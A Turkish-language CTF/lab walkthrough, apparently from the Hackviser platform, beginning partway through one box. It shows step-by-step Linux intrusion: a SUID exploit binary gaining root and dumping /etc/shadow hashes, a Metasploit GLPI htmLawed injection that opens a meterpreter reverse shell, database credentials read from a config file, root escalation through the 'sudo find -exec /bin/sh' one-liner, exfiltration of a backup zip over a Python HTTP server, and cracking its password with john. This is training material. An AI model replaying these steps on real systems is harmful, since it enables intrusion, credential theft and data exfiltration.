systemd-private-beee51b523a244b4ad08674332dda808-systemd-timesyncd.service-a299Cf
wget-log
www-data@debian:/tmp$ ./shell
./shell
Usage: ./shell SUID
www-data@debian:/tmp$ █
```

Aşağıdaki komut ile kullanabilceğim SUID'leri listeledim ve burda su komutu dikkatimi çekti.

```
www-data@debian:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
www-data@debian:/tmp$ █
```


Bu SUID yardımı ile root kullanıcısına eriştim.

```
www-data@debian:/tmp$ ./shell /usr/bin/su
./shell /usr/bin/su
[+] hijacking uid binary..
[+] dropping uid shell..
[+] restoring uid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
whoami
root
# █
```


```
# cat /etc/shadow
cat /etc/shadow
root:$y$j9T$FtOF/cnN7paaEEQex4.iI.$.VBoHUhtFbtzwZv2Fr0j5Wk/S.a5pXYww1YeIUPBkH7:19643:0:99999:7:::
daemon:*:19641:0:99999:7:::
bin:*:19641:0:99999:7:::
sys:*:19641:0:99999:7:::
sync:*:19641:0:99999:7:::
games:*:19641:0:99999:7:::
man:*:19641:0:99999:7:::
lp:*:19641:0:99999:7:::
mail:*:19641:0:99999:7:::
news:*:19641:0:99999:7:::
uucp:*:19641:0:99999:7:::
proxy:*:19641:0:99999:7:::
www-data:*:19641:0:99999:7:::
backup:*:19641:0:99999:7:::
list:*:19641:0:99999:7:::
irc:*:19641:0:99999:7:::
gnats:*:19641:0:99999:7:::
nobody:*:19641:0:99999:7:::
_apt:*:19641:0:99999:7:::
systemd-network:*:19641:0:99999:7:::
systemd-resolve:*:19641:0:99999:7:::
messagebus:*:19641:0:99999:7:::
systemd-timesync:*:19641:0:99999:7:::
sshd:*:19641:0:99999:7:::
hackviser:$y$j9T$/tk8y1jwJS53UNFO4kyhV/$Bk4HShAiYFpsI2X00S/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::
systemd-coredump:!*:19641:::::
```

Find and Crack:

Domain' i /etc/host' a ekleyerek siteye erişim sağlıyorum aynı zamanda nmap taraması oluşturuyorum. CMS sayfasına gittiğimde karşıma bir login ekranı çıkıyor.



Default kullanıcı bilgilerini denemek için GLPI hakkında biraz araştırma yapıyorum fakat burdan bir şey çıkmıyor.



GLPI hakkında zafiyet araması yaparken Metasploit üzerinden 2 farklı exploit karşıma çıktı.

```
searmsf6 > search glpi
Matching Modules
=====
#  Name
-  exploit/linux/http/glpi_htmLawed_php_injection 2022-01-26   excellent Yes  GLPI htmLawed php command i
njection
  1  \_ target: Nix Command
  2  \_ target: Linux (Dropper)
  3  exploit/multi/http/glpi_install_rce           2013-09-12   manual    Yes  GLPI install.php Remote Com
mand Execution

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/glpi_install_rce
msf6 > [REDACTED]
```

Önce RCE olan exploiti denemek istedim fakat burdan bir shell elde edemedim.

```
msf6 > use 3
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/glpi_install_rce) > options

Module options (exploit/multi/http/glpi_install_rce):

Name      Current Setting  Required  Description
_____
Proxies
RHOSTS
RPORT      80            yes       The target port (TCP)
SSL        false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /glpi/
VHOST

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
_____
LHOST
LPORT      4444          yes       The listen address (an interface may be specified)
                                    yes       The listen port

Exploit target:

Id  Name
--  --
0   GLPI 0.84 or older

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/glpi_install_rce) > set rhosts 172.20.2.56
rhosts => 172.20.2.56
msf6 exploit(multi/http/glpi_install_rce) > set lhost 10.8.9.19
lhost => 10.8.9.19
msf6 exploit(multi/http/glpi_install_rce) > run

[*] Started reverse TCP handler on 10.8.9.19:4444
[*] Injecting the payload...
[!] Unexpected response while injecting the payload, trying to execute anyway ...
[*] Executing the payload...
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/glpi_install_rce) > 
```

Diğer exploiti kullanarak reverse shell elde etmeyi başarıyorum.

```
msf6 exploit(multi/http/glpi_install_rce) > use 1
[*] Additionally setting TARGET => Nix Command
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > options

Module options (exploit/linux/http/glpi_htmlawed_php_injection):
Name      Current Setting  Required  Description
_____
Proxies
RHOSTS
RPORT      80             yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
SSLCert
TARGET_URI  /glpi          no        Path to a custom SSL certificate (default is randomly generated)
URI PATH
VHOST

When CMDSTAGER:: FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
Name      Current Setting  Required  Description
_____
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address o
n the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.

Payload options (cmd/unix/python/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
_____
LHOST
LPORT      4444            yes       The listen address (an interface may be specified)
                                yes       The listen port

Exploit target:
Id  Name
--  --
0  Nix Command

View the full module info with the info, or info -d command.

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set rhosts 172.20.2.56
rhosts => 172.20.2.56
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set lhost 10.8.9.19
```

Bağlandığım kullanıcı ve dosyalar hakkında bilgi toplamaya başlıyorum.

```
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > run
[*] Started reverse TCP handler on 10.8.9.19:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Executing Nix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Sending stage (24772 bytes) to 172.20.2.56
[*] Meterpreter session 1 opened (10.8.9.19:4444 → 172.20.2.56:40138) at 2024-09-01 07:30:25 -0400
shel
meterpreter > shell
Process 701 created.
Channel 1 created.
whoami
www-data
Activate Windows
Go to Settings to activate Wi
```

Bulduğum dizinde config dosayı ilgimi çekiyor.

```
ls -la
total 360
drwxrwxr-- 22 www-data www-data 4096 Oct 17 2023 .
drwxr-xr-x  3 root    root     4096 Oct 17 2023 ..
-rw-r--r--  1 www-data www-data 1063 Jun 28 2022 .htaccess
-rw-r--r--  1 www-data www-data 41333 Jun 28 2022 CHANGELOG.md
-rw-r--r--  1 www-data www-data 1868 Jun 28 2022 CONTRIBUTING.md
-rw-r--r--  1 www-data www-data 682 Jun 28 2022 INSTALL.md
-rw-r--r--  1 www-data www-data 35148 Jun 28 2022 LICENSE
-rw-r--r--  1 www-data www-data 5224 Jun 28 2022 README.md
-rw-r--r--  1 www-data www-data 889 Jun 28 2022 SECURITY.md
-rw-r--r--  1 www-data www-data 481 Jun 28 2022 SUPPORT.md
drwxr-xr-x  2 www-data www-data 4096 Jun 28 2022 ajax
-rw-r--r--  1 www-data www-data 61827 Jun 28 2022 apirest.md
-rw-r--r--  1 www-data www-data 1634 Jun 28 2022 apirest.php
-rw-r--r--  1 www-data www-data 1601 Jun 28 2022 apixmlrpc.php
-rw-r--r--  1 www-data www-data 1543 Jun 28 2022 babel.config.js
drwxr-xr-x  2 www-data www-data 4096 Jun 28 2022 bin
-rw-r--r--  1 www-data www-data 1500 Jun 28 2022 caldav.php
drwxr-xr-x  2 www-data www-data 4096 Oct 17 2023 config
drwxr-xr-x  7 www-data www-data 4096 Jun 28 2022 css
drwxr-xr-x  2 www-data www-data 4096 Jun 28 2022 css_compiled
drwxr-wr-x 16 www-data www-data 4096 Oct 17 2023 files
drwxr-xr-x  4 www-data www-data 36864 Jun 28 2022 front
drwxr-xr-x  2 www-data www-data 4096 Jun 28 2022 inc
-rw-r--r--  1 www-data www-data 6223 Jun 28 2022 index.php
drwxr-xr-x  4 www-data www-data 4096 Jun 28 2022 install
drwxr-xr-x  5 www-data www-data 4096 Jun 28 2022 js
drwxr-xr-x  3 www-data www-data 4096 Jun 28 2022 lib
drwxr-xr-x  2 www-data www-data 4096 Jun 28 2022 locales
drwxr-xr-x  2 www-data www-data 4096 Oct 17 2023 marketplace
drwxr-xr-x 10 www-data www-data 4096 Jun 28 2022 pics
drwxr-xr-x  2 www-data www-data 4096 Jun 28 2022 plugins
drwxr-xr-x  3 www-data www-data 4096 Jun 28 2022 public
drwxr-xr-x  2 www-data www-data 4096 Jun 28 2022 sound
drwxr-xr-x 23 www-data www-data 36864 Jun 28 2022 src
-rw-r--r--  1 www-data www-data 2516 Jun 28 2022 status.php
-rw-r--r--  1 www-data www-data 2966 Jun 28 2022 stylelint.config.js
drwxr-xr-x  8 www-data www-data 4096 Jun 28 2022 templates
drwxr-xr-x 37 www-data www-data 4096 Jun 28 2022 vendor
pwd
/var/www/html/glpi
```

Config_db.php dosyasına göz attığında kullanını adı ve şifreyi bulmuş oluyorum.

```
cd config
ls -la
total 16
drwxr-xr-x  2 www-data www-data 4096 Oct 17  2023 .
drwxrw-rw- 22 www-data www-data 4096 Oct 17  2023 ..
-rw-r--r--  1 www-data www-data   342 Oct 17  2023 config_db.php
-rw-r--r--  1 www-data www-data   32 Oct 17  2023 glpicrypt.key
cat config_db.php
<?php
class DB extends DBmysql {
    public $dbhost = 'localhost';
    public $dbuser = 'glpiuser';
    public $dbpassword = 'glpi-password';
    public $dbdefault = 'glpi';
    public $use_timezones = true;
    public $use_utf8mb4 = true;
    public $allow_myisam = false;
    public $allow_datetime = false;
    public $allow_signed_keys = false;
}
```

Kullanıcılar arası dikey yükselme yapmak için araştırma yapıyorum ve önce çalıştırabileceğim komutları listeliyorum burda sudo komutu kullanabildiğimi gördüm fakat dikey yükseltmede kullanabileceğim bir şey yok. Sudo -l yaptığımda sudo ile çalıştırabileceğim komutları listeledim ve find komutunu parola girmeden kullanabiliyorum.

```
find / -perm -u=s -type f 2>/dev/null
/usr/libexec/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/umount
/usr/bin/mount
sudo -l
Matching Defaults entries for www-data on debian:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
  (ALL : ALL) NOPASSWD: /bin/find
```

Activate Windows
Go to Settings to activate Windows.

Find ile dikey yükselme yapmak için GTFOBins üzerinden araştırma yapıyorum ve aşağıdaki kodu buluyorum.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Komutu çalıştırduğumda root kullanıcısına geçiş yapmış bulunuyorum.


```
sudo find . -exec /bin/sh \; -quit
whoami
root
```

Root kullanıcısının dizinine gittiğimde backup.zip dosyası ilgimi çekiyo bunu incelemek için bir python server'ı açarak dosyayı kendi bilgisayarıma indiriyorum.

```
cd
ls -la
total 16
drwx—— 2 root root 4096 Jan  2 2024 .
drwxr-xr-x 18 root root 4096 Jan  2 2024 ..
-rw—— 1 root root    0 Jan  2 2024 .bash_history
-rw-r--r-- 1 root root  724 Jan  2 2024 .bashrc
-rw-r--r-- 1 root root 1681 Oct 17 2023 backup.zip
```

```
python3 -m http.server
10.8.9.19 - - [01/Sep/2024 07:42:41] "GET / HTTP/1.1" 200 -
10.8.9.19 - - [01/Sep/2024 07:42:41] code 404, message File not found
10.8.9.19 - - [01/Sep/2024 07:42:41] "GET /favicon.ico HTTP/1.1" 404 -

```



İndirdiğim zip dosyasını önce zip2john kullanarak hash bilgisini zip.hash adında bir dosyaya kayıt ediyorum ve ardından john kullanarak dosyanın hash' ini kırıyorum.

```
(kali㉿kali)-[~/Downloads]
$ ls
47720.py 47837.py 50808.c backup.zip shell.php zip.hash

(kali㉿kali)-[~/Downloads]
$ john zip.hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
asdf;lkj      (backup.zip)
1g 0:00:00:00 DONE (2024-09-01 07:44) 20.00g/s 409600p/s 409600c/s 409600C/s 11221122 .. michelle4
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Downloads]
$
```

```
(kali㉿kali)-[~/Downloads]
$ cat computers.csv
"Name";"Alternate Username";"Status";"Manufacturers";"Types";"Model";"Operating System - Name";"Comments";"Locations"
;
"Administration-001";"Bertha Hobbs";"out of use";"Dell";"Laptop";"Vostro 15";"Windows";"";HQ";
"Administration-002";"Mina Bennett";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";HQ";
"Administration-003";"Peter McMillan";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";HQ";
"Administration-004";"Marley Wilkerson";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";HQ";
"Dev-Team-001";"Cameron Acevedo";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";Branch Griffy";
"Dev-Team-002";"Zoya Li";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";Branch Griffy";
"Dev-Team-003";"Aamina Pratt";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";Branch Griffy";
"IT-0001";"Sahar Wright";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";HQ";
"IT-0002";"Lexie Webb";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";HQ";
"IT-0003";"Abbey Berry";"out of use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"faulty device";HQ";
"IT-0004";"Ethan Friedman";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"suspicious. he may be mining";HQ";
"IT-0005";"Syeda Cortez";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";HQ";
"Legal-001";"Dewey Gordon";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";HQ";
"Sales-001";"Darcey Stephenson";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";Branch Griffy";
"Sales-002";"Emilie Rosario";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";Branch Griffy";
"Sales-003";"Oliwia Wheeler";"out of use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";Branch Griffy";
"test-1";"";"";"";"";"";"";unknown";
"test-2";"";"";"";"";"";"";unknown";
"test-3";"";"";"";"";"";"";unknown";

```